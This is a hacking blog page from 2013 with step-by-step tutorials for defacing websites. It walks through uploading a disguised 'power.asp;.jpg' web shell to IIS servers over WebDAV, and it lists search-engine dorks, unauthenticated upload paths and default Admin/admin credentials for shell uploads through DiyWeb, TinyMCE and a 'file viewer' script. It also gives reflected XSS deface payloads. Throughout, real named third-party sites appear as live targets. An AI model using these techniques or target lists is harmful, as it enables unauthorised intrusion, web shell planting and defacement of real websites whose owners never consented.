Saturday, October 19, 2013

How to Hack IIS Exploit in Windows 7 : Detailed Tutorial with homepage hacking

BY Unknown IN , , No comments

IIS Exploit website Hacking in Windows Seven 7 Step By Step Explained with Images 

 step 1-  click to see
(Go to My Computer, Do Right Cilck and Select Add a network Location)

Step 2- click to see
(click on Next)
Step 3- click to see
(click on Next)

step 4- click to see
(now enther The URL of vuln website and Click on Next, For example tka this site  http://www.myxixia.com/)

Step 5- Click to see
(click on next button)
step 6- click to see
(Now click on Finish)

Step 7- Click to see
(see Network Location Option And click on website folder)
Step 8- Now Download the Shell http://www.ziddu.com/download/16498227/shell.zip.html

step 9- Click to see
(After Downloading do right click on file and click on Extract here)

Step 10- Click to see
(Now copy the Power.asp;.jpg file and open the web folder of vuln website)

Step 11- Click to see
(now paste the power.asp;.jpg file in web folder)
Step 12- Click to see
(Paste Complete)

Step 12 - Click to see
(Now open Your Browser and enter The site addres and put Power.asp;.jpg after url for example  http://www.myxixia.com/power.asp;.jpg)

Step 13- Click to see 
( Now click on edit file index.asp)
Step 14- click to see

(open your deface html file. do right click and select open with notepad)
Step 15- click to see

(Copy all code)
Step 16- Click to see
(paste the all code in that popup which yu got after clicking edit index.asp and click on save)
Step 17- click to see 
(now you wil got a page tike this)
Step 18 You've done :) now whne you will open that website you will got your deface page on home :)

DiyWeb Admin Bypass and Remote file/shell Upload exploit

BY Unknown IN , No comments


Hi Guys, hope you are well. so we are back on our Old topic after a long time ! enjoy new exploit and please share your views and share our Links on Facebook,twitter etc. Thanks !
so Now turn to work. our new exploit is DiyWeb admin bypass, in this vulnerability we can upload our shell, deface pages, and files by bypassing admin login panel.
Exploit title : DiyWeb Admin Bypass and & file Upload exploit
Discovered By : NoentryPhc
Sever : windows
Type : web application
Shell extention : .asp

admin+bypass+safe+monde+bypass+windows+server+asp+shell.jpg (400�300)
Dork : "Power by DiyWeb"
            inurl:/template.asp?menuid=
Poc : diyweb/menu/admin/image_manager.asp
This exploit's almost all vulnerable websites are Malaysiyan.
To upload your files Goto : http://www.website.com/diyweb/menu/admin/image_manager.asp
and upload your shell/deface there !
if .php extention is not allowed then your can try tamper data and live http headers
to acess your file goto : http://www.website.com/Images/yourfilehere and sometimes you have to find your manually on websites
Live Demo :
http://otgmalaysia.com/diyweb/menu/admin/image_manager.asp
http://www.famosapadu.com.my/diyweb/menu/admin/image_manager.asp
find more using Google dork :) Thanks for reading. please share post on facebook and other social networks

Tinymce PHP file Manager, Remote File upload vulnrablity

BY Unknown IN , No comments


Title :Tinymce PHP file Manager, Remote File upload vulnrablity
server : Linux
Author: NoentryPHC
Type : webapp Exploit
Hamr : remote shell upload
Dork : inurl:/file_manager.php?type=img

Goto google.com and type dork inurl:/file_manager.php?type=img & inurl:/file_manager.php?type=file to Find vulnrable websites, to get more sites you can modify this dork,
Exploit Patch : http://www.site.com/directory/tinymce/file_manager.php?type=file
so Goto http://www.site.com/directory/tinymce/file_manager.php?type=file  and upload your file there,
if php & html uploading is denided, you can try Tamper Data and Live Http Headers
Live demo :
http://piter-ka.ru/media/tinymce/file_manager.php?type=file
http://www.oki-iroda.hu/72h2010/tinymce/jscripts/file_manager.php?type=img

"file viewer" remote File upload vulnerability

BY Unknown IN , No comments


"file viewer" is just another remote file upload vulnerability, it allows you to upload .html .txt and .jpg files,
for shell uploading try .php.jpg or php shell uploading with extention changing [ Tamper data or Live Http headers]


Dork : "file viewer for uploader"
and "File viewer for Uploader (c) 2003 by Dirk Paehl"Goto Google or any other search engine and type the dork ""file viewer for uploader" now select site from there, vulnerable website's title will be something like "File viewer for Uploader"
after clicking on site you'll get site url like this :
http://www.site.com/view.php
or http://www.site.com/directory/view.php
now replace view.php with upload.php and you'll get upload options there !
in some sites it will ask for Name n Password
default password for these websites is Admin

Name = Admin

Password= admin

now select your files and upload !
to view your uploaded files goto the 1st view.php and check files's directory there, now click on your file !

Live Demo :
uploader : http://www.ldcc.net.au/upload.php
Result :     http://www.ldcc.net.au/uploaden/i2.html 

error.php XSS (cross Site Scripting) Vulnerabilities

BY Unknown IN , No comments


Title : error.php XSS
Risk : Cross site scripting, cookie Grabbing
Poc : error.php?error=
Dork : "inurl:error.php?error="
Author : Minhal Mehdi
browser : Mozilla Firefox

Lets Start Goto Google, and say hello To Google !
now type the dork "inurl:error.php?error="
in search results ignore all the extra results with diffrent url Like : error-php-error.php
pick site with url www.site.com/error.php?error= Only
Now Type your first Tag to Check the vulnerablity
example : www.site.com/error.php?error=<h1>Test</h1>
if it will show you "Test" word in Header tag this Its Vulnerable
I got This website from Search results, so now see some examples :
To show Header
http://www.sacareerfocus.co.za/error.php?error=<h1>Hacked</h1>
To show header in center
http://www.sacareerfocus.co.za/error.php?error=<center><h1>Hacked</h1></center>
to show Title
http://www.sacareerfocus.co.za/error.php?error=<title>Hacked</title>
to Add a Image
http://www.sacareerfocus.co.za/error.php?error=<img src="https://blogger.googleusercontent.com/img/b/R29vZ2xl/AVvXsEg4d4a3fxYGuJHvQS3SxPhIwAhk7tyjSnan4f0pGXzW4MICYhWWRhL__HveTHh51bzYh2fJfXiEjC4fTdbrtYKPPq50g6GchtLkBZjyWAnXfOfcTf_Sz8buzPFAIeGQpsOOFdqzQG9NbrIe/s640/cats.jpg"/>
to add a Message
http://www.sacareerfocus.co.za/error.php?error=<p><b>Your Message Here<b></p>
to write message in next lines
http://www.sacareerfocus.co.za/error.php?error=<p><b>First line<br>Second Line <b></p>
To add a scrolling Text
http://www.sacareerfocus.co.za/error.php?error=<marquee>Scrolling text Here</marquee>
To Add a alert box
http://www.sacareerfocus.co.za/error.php?error=<script>alert("hello");</script>
To add background colour in page
http://www.sacareerfocus.co.za/error.php?error=<body bgcolor="red"/>
to Add a full deface Page
http://www.sacareerfocus.co.za/error.php?error=<title>Hacked</title><center><h1>hacked<h1><body bgcolor="red"/><p><b>You have been Hacked<br></b></p><img src="http://t0.gstatic.com/images?q=tbn:ANd9GcTN4uz2ifRTDefV_N7O2ZLEnyNfWb5TooIwqmZSwxOe_XH-8FksHA"/>
<marquee><b>www.devilscafe.in</b></marquee>

you can add more html and javscript tags here,
here is another demo site :
http://europeanvaluepartneradvisors.com/error.php?error=<center><h1>www.devilscafe.in</h1></center>
find More website with dorks :)

Website Vunerablity Scanner : SQLi | LFI | XSS | Shell Upload

BY Unknown IN , , No comments



Its a Amazing Tool, You can use it for checking SQLi,LFI , XSS , Shell Upload vulnerablities of websites, Its for n00bs and beginners !
Then follow the procedure how to scan it .... Pic below


Hope you understand..   any queries Do Comment ;)

Download Now

How to use Windows 7 without activation

BY Unknown IN , , No comments


